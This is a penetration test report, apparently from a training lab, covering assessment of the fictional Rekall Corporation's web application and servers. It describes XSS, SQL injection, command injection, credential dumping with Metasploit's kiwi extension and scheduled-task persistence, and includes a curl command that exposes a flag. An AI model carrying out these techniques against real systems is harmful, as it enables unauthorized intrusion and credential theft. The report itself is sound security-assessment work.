Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	HackBusters LLC
Contact Name	Keya Upadhyay
Contact Title	Penetration Tester

Document History

Version	Date	Author(s)	Comments
001	July 27	Keya Upadhyay	

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

Effective Unauthorized Access Prevention Measures:

- Throughout the pentesting we tried to ssh using the credentials found in all the machines. However, only 1 was successfully out of all which demonstrate the strength of Rekall's unauthorized access control towards SSH configurations.
- In general, many corporations have employees who store their full passwords and IDs in notepads or text documents. However, we were pleasantly surprised to find that in this case, no such notes or text documents containing passwords or IDs were discovered. Furthermore, all the passwords stored were in hashed form, serving as a fundamental security layer in the event of a data breach.

Network Mapping and Discovery Strength:

- In various steps, we utilized a tool to gather information about the machines running on each port. This tool serves as a valuable asset, providing insights into the systems running on different ports across the network. Its restricted usage within the internal network showcases its strength as a valuable mapping and understanding tool.

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

We have noted some severe weaknesses which are considered to be highly vulnerable:

- The primary website of Rekall is highly vulnerable to multiple script injection attacks, sensitive data leaks, and poor login sanitization.

- There is a concern regarding the lack of password strength and compliance with security standards and procedures. Employees have chosen extremely weak passwords that are vulnerable to cracking, indicating a lack of security awareness. To address these issues, proper training is essential to reinforce and enforce robust security practices.

- The lack of Multi-factor authentication for high-privileged access users presents a substantial security risk.

- Rekall's Windows and Linux Domain server exhibits outdated configurations and runs multiple services that are potentially exploitable. The penetration testing revealed weaknesses within the system, particularly when some of these services were targeted.

- Rekall's information is easily accessible on open search platforms like Domain Dossier, potentially exposing sensitive details about open ports and operating systems.


- The successful establishment of a persistent service and task scheduling for payload execution indicates a potential weakness in the system's security defenses, possibly due to a vulnerability in persistence mechanisms or task scheduling misconfigurations.

- The ability to retrieve cached credentials from the Windows10 machine using the "kiwi" extension within Metasploit suggests a potential weakness in the target machine's security controls concerning credential caching and storage.

Executive Summary

Step1: During our pen testing of the company's main website, we identified several vulnerabilities. Specifically, we were able to successfully conduct an XSS Reflected Attack by injecting a script that exposed the flag 1. Please refer to the image below:


Step2: Continuing further, we proceeded with an advanced XSS reflected attack by injecting a script that bypassed input validations. This allowed us to run a script that was accepted within the specified parameters, granting us access to Flag 2. Please refer to the images below:




Step 3: On Linux, we utilized the Curl command to access the website's "about" page and discovered the flag present there. This indicates that the website suffers from sensitive data exposure, posing a potential security risk. Please refer to the images below:


```
┌──(root💀kali)-[~]
└─# curl -v http://192.168.14.35/About-Rekall.php | grep flag
*   Trying 192.168.14.35:80 ...
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0* Connected to 192.168.14.35 (192.168.14.35) port 80 (#0)
> GET /About-Rekall.php HTTP/1.1
> Host: 192.168.14.35
> User-Agent: curl/7.81.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sat, 22 Jul 2023 18:41:56 GMT
< Server: Apache/2.4.7 (Ubuntu)
< X-Powered-By: Flag 4 nckd97dk6sh2
< Set-Cookie: PHPSESSID=g1l5evn3hk1jtk6boqr89lct86; path=/
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
< Pragma: no-cache
< Vary: Accept-Encoding
< Content-Length: 7873
< Content-Type: text/html
<
{ [7873 bytes data]
100  7873  100  7873    0     0  2893k      0 --:--:-- --:--:-- --:--:-- 3844k
* Connection #0 to host 192.168.14.35 left intact
```


Step 4: Subsequently, we proceeded to examine the login page of the website and successfully identified two login vulnerabilities. First, we found a login vulnerability through SQL injection, granting unauthorized access. Second, we discovered another login within the HTML section of the webpage, which also allowed unauthorized access. Please refer to the images below:







Step 5: Here, we were able to discover the flag that exposed sensitive host data by using command injections. This vulnerability allowed us to execute unauthorized commands on the host system, leading to the exposure of critical information. Please refer to the images below:






